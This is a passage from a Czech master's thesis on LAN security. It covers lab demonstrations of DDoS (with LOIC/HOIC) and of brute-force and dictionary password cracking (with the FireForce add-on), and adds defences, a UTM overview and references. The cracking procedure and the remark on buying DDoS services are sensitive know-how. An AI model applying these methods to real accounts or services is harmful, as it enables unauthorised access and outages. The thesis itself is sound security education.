
Realizace probíhala v privátní síti, která měla tyto parametry (Obr. 8.4.3.1) .



Obr. 8.4.3.1: DDoS - schéma privátní sítě

Na útočnících jsem spustil a nastavil tyto DDoS klienty (HOIC, LOIC) a na oběti jsem měl spuštěn program Wireshark, kterým jsem prokazoval, že na oběť tečou útočná data. Pro představu přikládám obrázek klienta (Obr. 8.4.3.2) na útočníkovi a jemu příslušný výpis na oběti (Obr. 8.4.3.3). Oba obrázky obsahují identifikátor „první útočník“.

Obr. 8.4.3.2: Probíhající útok pomocí LOIC



Obr. 8.4.3.3: Výpis provozu na oběti

8.4.4 Obrana

Firewally

Na firewallu můžeme nastavit jednoduchá pravidla. Například filtrování protokolů, MAC adres, IP adres, portů, URL. Tím jde zabránit lehčím DoS útokům, ale samozřejmě ochrana není 100 procentní. Především útoky přes port 80 jsou problematické. [48]

Switche a Routery

Na těchto zařízeních jde většinou definovat přístupové listy (ACL), limity rychlostí. Routery navíc můžou mít ochranu založenou na statistice dat v síti. [48]

Techniky ochrany mohou být velice různé. Zařízení/software může monitorovat jakýsi poměr mezi protokoly, které se posílají v síti a na základě výrazné změny tohoto poměru vyvolat blokaci nebo jiná opatření. Ochrana může být i v samotném návrhu sítě. Technik je mnoho, uživatel se setká nejspíše jen s ACL, filtrováním IP, portů, URL a nastavováním limit. Nic však není 100 procentní. [48]

8.4.5 Zajímavosti

Pokud se nechcete DoS útoky hlouběji zabývat, ani instalovat pochybný software na vlastní hardware, můžete si samotný DoS attack koupit. Sám jsem našel nabídku seriózního DDoS attacku od 10 Gbps do 100 Gbps, s nabízenými metodami. Dále autor uváděl, že začíná na částce 200 dolarů za 24 hodinový útok a je možno udělat tří minutovou ukázku zdarma. Najít levnější ceny je pak jen otázka hledání, našel jsem i 50 dolarů za den.

U DDoS útoků jsou nejčastější tři formy: http flood (88,9%), syn flood (5,4%) a udp flood (2,6%). Procenta vyjadřují zastoupení techniky v DDoS formě útoku, zdrojem je Kaspersky lab 2. čtvrtletí 2011. Nejčastěji jsou vedeny tyto útoky na online nakupování, herní průmysl, obchodování s akciemi a banky. [52]

8.5 Lámání hesel

Většina aplikací a systémů je v dnešní době chráněna nějakým typem hesla. Hesla ověřují naši totožnost, slouží k ochraně soukromí a citlivých informací. Nejinak je tomu i v sítích, příkladem může být elektronická pošta, e-banking, vzdálená správa nebo přihlašování do bezdrátových sítí. Příkladů se najde obrovská spousta. Prolomení hesla je tudíž jedno z možných ohrožení sítě LAN, a proto je vhodné volit dostatečně silné heslo.

8.5.1 Teoretický rozbor

Lámání hesel jde rozdělit oproti autentizační autoritě na:

- Online útok

Tento útok probíhá v reálném čase oproti autentizační autoritě. Může být snadno odhalen, pokud se provádí monitoring.

- Offline útok

Tento útok jde provést, pakliže má útočník například hash hesla. Tento útok není možné odhalit, protože probíhá na jiném počítači. [53]

Útočníci používají k prolomení hesla tyto metody:

- Slovníkové

Útočník (program) většinou používá k prolomení ochrany nejčastěji používaná hesla, případně často používaná slova pro daný jazyk a danou oběť (telefonní číslo, datum narození...). Výhodou je, že útok skončí úspěchem/neúspěchem v reálném čase.

- Brut force (hrubou silou)

Útočník (program) vyzkouší všechny možné kombinace znaků. Nevýhoda je časová náročnost tohoto útoku.

- Smart brut force

Útočník (program) vychází ze znalosti jazyka. Například, některá písmena se po jiných vyskytují/nevyskytují tak často a podle toho jde hledání hesla optimalizovat. U českých uživatelů jde

navíc i předpokládat, že jejich hesla nebudou obsahovat y a z. Menší časová náročnost než u Brut force. [53]

U hesel se většinou setkáme s těmito 95 znaky [53]:

- 10 číslic: 0123456789
- 26 malých písmen: abcdefghijklmnopqrstuvwxyz
- 26 velkých písmen: ABCDEFGHIJKLMNOPQRSTUVWXYZ
- 33 speciálních symbolů: !”#$%&’()*+,-./:;<=>?@[\]^_`{|}~

V dnešních systémech je prostý uživatel nucený pamatovat si spousty hesel pro různé aplikace, které používá. To může vést k problémům, jako je přenositelnost a dezorientace.

Přenositelnost hesel

Uživatel volí v aplikacích stále stejná standardní hesla. Je-li heslo na nějaké úrovni prolomeno, pak může být uživatel nabourán ve všech aplikacích, kde použil stejného hesla.

Dezorientace

Systémy nás nutí aktualizovat hesla (vymýšlet nové). To může vést k dezorientaci. Uživatel hesla zapomíná, což může vést k tomu, že si je píše do mobilu, zápisníku nebo si je může nalepit na monitor. "Díky" tomu je zranitelnější.

8.5.2 Scénář útoku


Útočník chce získat přístup do nějaké webové aplikace (příkladem může být email, facebook, stránky banky, uložiště dat...), s identitou oběti (oběť může být určitá i náhodná). Pokusí se tedy prolomit heslo, kterou oběť používá.

8.5.3 Realizace útoku

Samotná realizace byla provedena opět v privátní síti. Mohl jsem si vybrat nástroje jako Cain & Abel, Mezcall, Hydra nebo Brutus. Různých nástrojů najdeme na Internetu mnoho. Zvolil jsem ale nástroj jiný, a to FireForce, což je oficiální doplněk Firefoxu. Tato skutečnost mě ihned zaujala. Instalace do prohlížeče byla co do obtížnosti na dva kliky myší a restartování FireFoxu (prohlížeče).

Nástroj na lámání jsem tedy měl připraven, udělal jsem tedy názornou stránku, do které jsem implementoval přihlašovací rozhraní a umístil jsem ji na svůj server v privátní síti. Samozřejmě různých ideálních stránek je na Internetu neuvěřitelně množství, mohl jsem použít klidně své veřejné stránky, ale provozovateli serveru by se to zcela určitě nelíbilo, že zkouším testovat jeho zabezpečení.


Měl jsem tedy nástroj i stránky. První věc, kterou jsem musel na přihlašovacím rozhraní získat, byl indetifikátor špatného přihlášení. Proto jsem ukázal správné a špatné přihlášení a zjistil jsem, že špatnému odpovídá text „Nezdařilo se!“. Do přihlašovacího rozhraní jsem napsal do pole User ID root a v poli password jsem klikl pravým tlačítkem myši a vybral možnost FireForce - Generate password a dále množinu znaků pro lámání. Nejdříve jsem ukázal brut force útok, kdy jsem zadal minimální a maximální délku hesla, které by se mělo lámat, použil jsem získaný identifikátor špatného přihlášení a zadal počet odeslaných pokusů za vteřinu. Po startu bylo za nějaký čas nalezeno heslo. Demonstroval jsem i slovníkový útok, kdy jsem opět zadal root ID. V poli password jsem vybral Fireforce - Load dictionary a připojil jsem svůj prostý textový soubor obsahující nějaké hesla. Poté opět vyskočilo vstupní pole, do kterého jsem zadal identifikátor špatného přihlášení a počet odeslaných pokusů za vteřinu. Po nějakém čase bylo heslo znovu zlomeno. Pro představu uvádím obrázek při brut force útoku (Obr. 8.5.3.1) .



Obr. 8.5.3.1: Ukázka probíhajícího brut force útoku

U své simulace jsem použil User ID root a password abc. User ID je dost často veřejnou informací, třeba u emailů nebo univerzitních systémů, tak jsem ho jednoduše zvolil. Heslo abc bylo stanoveno tak, aby pokusy proběhly v reálném čase.

Doma jsem se ve své privátní síti pokusil lámat hesla amerika, AMERIKA a 12345678. Bylo zjištěno, že jsem schopen lámat na svém PC brut force útokem všechna hesla pod 4 znaky, to značí sekvence amer, AMER a 1234. Dále jsem zjistil, že pokud znám přesnou délku hesla a heslo je ze začátku testované množiny, tak to znatelně urychlí zlomení. Graf je složitější na pochopení tak uvedu reálný příklad, na x-ové ose mám číslo 3, z toho vyčtu, že jsem při prefixovém stylu lámání hesla lámal **ame**, **AME** a **123**, dodatek neznámá délka v tomto případě znamená, že jsem lámal celou množinu od délky hesel 1 do 3 (neznámou) , u známé délky jsem lámal pouze hesla o 3 pozicích. Hodnoty nad 8 hodin jsem neměřil, ale dopočítal, jelikož jde zjistit kolikáté je moje heslo v testované množině. Věděl jsem, že systém nezvládne více jak 250 požadavků za vteřinu (Obr. 8.5.3.1) .



Obr. 8.5.3.2: Dosažené časy pro lámání různých hesel

8.5.4 Obrana

Ze strany uživatele je nejlepší obrana (ochrana) mít silné heslo. To většinou v praxi znamená mít heslo o minimální délce 8 znaků, dále heslo musí obsahovat malá a velká písmena, číslice a speciální symboly [53] [54].

Ze strany správce jakékoliv webové aplikace je vhodné mít implementovánu nějakou z následujících metod:

- Zablokování účtu (uzamknutí) v případě detekce nadměrného počtu neúspěšných přihlášení.
- Implementace opožděné odezvy. Správce nadefinuje minimální čas mezi jednotlivými přihlášeními. Případně každý další pokus o přihlášení trvá déle než předchozí.
- Implementace captchy nebo jiného mechanismu, který odliší normálního uživatele od botů. Systém pošty VŠB má implementován kontrolní výpočet.

8.5.5 Zajímavosti

Nedávno (březen 2012) provedla společnost Trustwave analýzu, kdy se snažila lámat uživatelská hesla. Provedla test nad 2,5 miliónem účtů a bez problémů se jí podařilo zlomit asi 200 tisíc hesel. Společnost publikovala tabulku nějčastějších hesel, první mělo výskyt 120 tisíckrát, druhé 30 tisíckrát. Následuje tabulka těchto hesel. Z tabulky je do jisté míry vidět, že šlo o anglicky hovořící majitele účtů. [55]

1.	Password1
2.	welcome
3.	Password
4.	Welcome1
5.	welcome1
6.	Password2
7.	123456
8.	Password01
9.	Password3
10.	P@ssw0rd

Tabulka 8.1: Nejpoužívanější hesla podle analýzy firmy Trustwave

Zmínil jsem se i o offline lámání. Nový, zajímavý trend je lámání hesel pomocí grafické karty (GPU). Společnost NVidia přišla s novou architekturou CUDA, která zpřístupňuje využívání grafických karet i pro jiné než grafické operace. Výkon GPU se s CPU těžko srovnává, ale v přepočtu na GigaFlops jsou na tom high-endové GPU 50x lépe než high-endové CPU. [56]

Vědci z Georgia Institute of Technology nedávno testovali možnosti lámání hesel pomocí GPU a údajně lze kompromitovat touto metodou všechna hesla kratší než 12 znaků. Test byl proveden na 95 znaků na pozici (10 čísel, 26 malých a 26 velkých písmen a 33 speciálních znaků). [57]

9 UTM

UTM (Unified Threat Management) se do češtiny překládá jako jednotná správa hrozeb.

Jedná se o zařízení, ve kterém jsou implementovány všechny obranné prvky, které mají zabezpečit síť, od toho i název jednotná správa hrozeb.

Toto zařízení se umisťuje na hranici sítě a komplexně řídí veškerý provoz, který přes něj jde. Zařízení zkoumá celé pakety (nejen hlavičky paketů) a podle skutečného obsahu s nimi naloží.

Nabízí ochranu před viry, spywarem, Trojskými koni, softwarovými keyloggery.Nabízí filtrování obsahu, filtrování spamu a pak samozřejmě funkce klasického firewallu. Dále také třeba detekci a prevenci narušení, flexibilní vyvážení využití linky, řízení šířky pásma, VPN. Toto zařízení má většinou hromadu dalších funkcí (podle výrobce), tento trh se v současné době taky velice rozvíjí.

Trh UTM přitáhl velké množství dodavatelů. Například společnosti Fortinet, Cisco, SonicWALL, Juniper, Secure Computing, Check Point, Watchguard, Crossbeam Systems, Huawei nebo Astaro.

Jednotná správa hrozeb samozřejmě přináší své výhody, jelikož všechny ochrany implementujeme do jednoho zařízení, a tak se zvyšuje výkon sítě. Nevznikají nedostatky a duplicity, usnadňuje se řízení a správa, snižuje se složitost bezpečnosti systémů (jeden dodavatel, jedna politika).

UTM má i nevýhody. Většinou je problém kontrolovat šifrovaný provoz. Dále pak musíme udržovat aktuálnost softwaru tohoto zařízení. Když zařízení selže, tak to má fatální následky, neexistuje vícestupňová ochrana.

Toto zařízení se v současné době stále rozvíjí, stále přibývají nové obranné funkce. Podle různých průzkumů by právě tato zařízení měla do budoucna zajistit celkovou obranu sítí. [58] [59]

10 Závěr

Ve své diplomové práci jsem se zabýval bezpečností LAN. Ve mnou vytvořených prezentacích jsem se některými typy útoku zabýval podrobněji a realizoval je v privátní síti. Tím jsem získal představu o náročnosti těchto útoků a také hrozby jaké z nich vyplývají.

Zjistil jsem, že je důležité mít aktualizovaný software jako například operační systém, antivirus, antispyware, prohlížeč a jiné programy používané k výměně dat v Internetu. Dále pak mít představu o hardwarové bezpečnosti a občas své síťové zařízení zkontrolovat. Důležité je mít i představu o možné nebezpečnosti některých síťových služeb, ze kterých vychází třeba phishing.

Osobním přínosem této práce pro mě je, že jsem získal představu a poznatky o těchto hrozbách a způsobu obrany. Tyto útoky jsou v dnešní době opravdu velice časté a je téměř nereálné se s nimi nesetkat (phishing, DDoS...), takže tyto informace určitě využiji i v reálném životě. Už v průběhu zpracovávání diplomové práce jsem obdržel pár phishingových emailů. Domnívám se, že nejlepší obrana je mít ponětí o této hrozbě a mít zdravou nedůvěřivost třeba v uvedenou emailovou službu a podle toho se i chovat.

Určitě bude zajímavé sledovat další vývoj UTM zařízení, nové phishingové metody, zlevňování a tudíž nejspíše větší oblíbenost a častost hardwarových keyloggerů, rozšiřování funkcionalit XSS exploitačních nástrojů. Je důležité sledovat vývoj nové techniky, například lámání hesel pomocí GPU, která se vlastně rozvíjí a se zvyšováním výkonu grafických karet možná dojde k posunutí některých bezpečnostních standardů. Obecně bych řekl, že se techniky útoků na sítě LAN každým dnem vyvíjejí, jejich četnost přibývá a je velice těžké odhadovat co nám zítřek přinese. V současné době je tato věc těžko odhadovatelná.

11 Použitá literatura

[1] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 3-6. ISBN 80-7226-051-0.

[2] TOXEN, Bob. *Bezpečnost v Linuxu*: *prevence a odvracení napadení systému*. Vyd. 1. Brno: Computer Press, 2003, s. 10-12. ISBN 80-7226-716-7.

[3] Hacker (computer security): Attacks. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-29]. Dostupné z: http://en.wikipedia.org/wiki/Hacker_%28computer_security%29

[4] Network enumerating. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-29]. Dostupné z: http://en.wikipedia.org/wiki/Network_enumeration

[5] Vulnerability (computing). In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-29]. Dostupné z: http://en.wikipedia.org/wiki/Vulnerability_%28computing%29

[6] Exploitation. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-29]. Dostupné z: http://en.wikipedia.org/wiki/Exploitation

[7] Exploit. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-29]. Dostupné z: http://cs.wikipedia.org/wiki/Exploit

[8] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 7-10. ISBN 80-7226-051-0.

[9] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 133-245. ISBN 978-80-247-1502-5.

[10] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 247-286. ISBN 978-80-247-1502-5.

[11] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 289-332. ISBN 978-80-247-1502-5.

[12] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 333-368. ISBN 978-80-247-1502-5.

[13] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 405-422. ISBN 978-80-247-1502-5.

[14] EMKEI. PHP Include. In: *Http://www.soom.cz/* [online]. 2007 [cit. 2012-04-30]. Dostupné z: http://www.soom.cz/index.php?name=articles/show&aid=365

[15] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 423-449. ISBN 978-80-247-1502-5.

[16] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking bez záhad*. 1. vyd. Praha: Grada, 2007, s. 451-484. ISBN 978-80-247-1502-5.

[17] .CCUMINN. XSS backdoory (BeEF). In: *Http://www.soom.cz/* [online]. 2011 [cit. 2012-04-30]. Dostupné z: http://www.soom.cz/index.php?name=articles/show&aid=538

[18] Malware. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://en.wikipedia.org/wiki/Malware

[19] Malware. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://cs.wikipedia.org/wiki/Malware

[20] .CCUMINN. Vše o hardwarových keyloggerech. In: *Http://www.soom.cz/* [online]. 2011 [cit. 2012-04-30]. Dostupné z: http://www.soom.cz/index.php?name=articles/show&aid=282

[21] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 26. ISBN 80-7226-051-0.

[22] TOXEN, Bob. *Bezpečnost v Linuxu*: *prevence a odvracení napadení systému*. Vyd. 1. Brno: Computer Press, 2003, s. 185-193. ISBN 80-7226-716-7.

[23] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 28. ISBN 80-7226-051-0.

[24] TOXEN, Bob. *Bezpečnost v Linuxu*: *prevence a odvracení napadení systému*. Vyd. 1. Brno: Computer Press, 2003, s. 109. ISBN 80-7226-716-7.

[25] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 31. ISBN 80-7226-051-0.

[26] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 32. ISBN 80-7226-051-0.

[27] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 34. ISBN 80-7226-051-0.

[28] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 37. ISBN 80-7226-051-0.

[29] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 38. ISBN 80-7226-051-0.

[30] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 39. ISBN 80-7226-051-0.

[31] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 41. ISBN 80-7226-051-0.

[32] CHAPMAN, D. *Firewally*: *Principy budování a udržování*. 1. vyd. Praha: Computer Press, 1998, s. 42. ISBN 80-7226-051-0.

[33] Cross-site scripting. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-05-01]. Dostupné z: http://cs.wikipedia.org/wiki/Cross-site_scripting

[34] Cross-site scripting. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-05-01]. Dostupné z: http://en.wikipedia.org/wiki/Cross-site_scripting

[35] XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion. *Http://ha.ckers.org* [online]. 2012 [cit. 2012-05-01]. Dostupné z: http://ha.ckers.org/xss.html

[36] XSS - Cross Site Scripting. *Crypto.feld.cvut.cz* [online]. 2010 [cit. 2012-05-01]. Dostupné z: crypto.feld.cvut.cz/index.php/reere/doc_download/21-xss-cross-site-scripting-

[37] Eleven Report Finds Increase in Phishing Emails Disguised as PayPal, Amazon in Q1 2012. *Http://www.thewhir.com* [online]. 2012 [cit. 2012-05-02]. Dostupné z: http://www.thewhir.com/web-hosting-news/eleven-report-finds-increase-in-phishing-emails-disguised-as-paypal-amazon-in-q1-2012

[38] Phishing. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://en.wikipedia.org/wiki/Phishing

[39] Phishing. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://cs.wikipedia.org/wiki/Phishing

[40] Global Phishing Survey: Trends and Domain Name Use in 2H2010. In: *Http://www.antiphishing.org* [online]. 2011 [cit. 2012-04-30]. Dostupné z: http://www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2010.pdf

[41] THOMAS, Thomas M. *Zabezpečení počítačových sítí bez předchozích znalostí*. Vyd. 1. Brno: CP Books, 2005, s. 69. ISBN 80-251-0417-6.

[42] Keylogger. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-05-01]. Dostupné z: http://cs.wikipedia.org/wiki/Keylogger

[43] Keylogger. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-05-01]. Dostupné z: http://en.wikipedia.org/wiki/Keylogger

[44] Hardware_keylogger. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-05-01]. Dostupné z: http://en.wikipedia.org/wiki/Hardware_keylogger

[45] Vše o hardwarových keyloggerech. *Http://www.soom.cz* [online]. 2005 [cit. 2012-05-02]. Dostupné z: http://www.soom.cz/index.php?name=articles/show&aid=282

[46] KEYCARBON. *Keycarbon* [online]. 2012 [cit. 2012-05-02]. Dostupné z: http://www.keycarbon.com

[47] KEELOG. *Keelog* [online]. 2012 [cit. 2012-05-02]. Dostupné z: http://www.keelog.com

[48] Denial-of-service attack. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://en.wikipedia.org/wiki/Denial-of-service_attack

[49] Denial of Service útoky: reflektivní a zesilující typy. *Http://www.lupa.cz* [online]. 2006 [cit. 2012-05-02]. Dostupné z: http://www.lupa.cz/clanky/denial-of-service-utoky-reflektivni-a-zesilujici-typy/

[50] Denial of Service (DoS) útoky: typy využívající chyb a vyčerpání systémových prostředků (1.). *Http://www.lupa.cz* [online]. 2006 [cit. 2012-05-02]. Dostupné z: http://www.lupa.cz/clanky/typy-vyuzivajici-chyb-a-vycerpani-systemovych-prostredku-1/

[51] Nástroj pro DDoS. *Http://www.soom.cz* [online]. 2006 [cit. 2012-05-02]. Dostupné z: http://www.soom.cz/index.php?name=usertexts/show&aid=384

[52] DDoS attacks in Q2 2011. *Http://www.securelist.com* [online]. 2011 [cit. 2012-05-02]. Dostupné z: http://www.securelist.com/en/analysis/204792189/DDoS_attacks_in_Q2_2011

[53] Lámání hesel. *Http://www.cleverandsmart.cz* [online]. 2010 [cit. 2012-04-30]. Dostupné z: http://www.cleverandsmart.cz/lamani-hesel/

[54] THOMAS, Thomas M. *Zabezpečení počítačových sítí bez předchozích znalostí*. Vyd. 1. Brno: CP Books, 2005, s. 69. ISBN 80-251-0417-6.

[55] Jaká jsou nejpoužívanější hesla na internetu. *Http://www.novinky.cz/* [online]. 2012 [cit. 2012-04-30]. Dostupné z: http://www.novinky.cz/internet-a-pc/bezpecnost/261097-jaka-jsou-nejpouzivanejsi-hesla-na-internetu.html

[56] Lámání hesel silou grafické karty. *Http://extrahardware.cnews.cz/* [online]. 2009 [cit. 2012-04-30]. Dostupné z: http://extrahardware.cnews.cz/lamani-hesel-silou-graficke-karty?page=0,1

[57] Passwords Quickly Hacked With PC Graphics Cards. *Http://www.informationweek.com/* [online]. 2010 [cit. 2012-04-30]. Dostupné z: http://www.informationweek.com/news/security/vulnerabilities/226700303

[58] Unified threat management. In: *Wikipedia*: *the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2012-04-30]. Dostupné z: http://en.wikipedia.org/wiki/Unified_threat_management

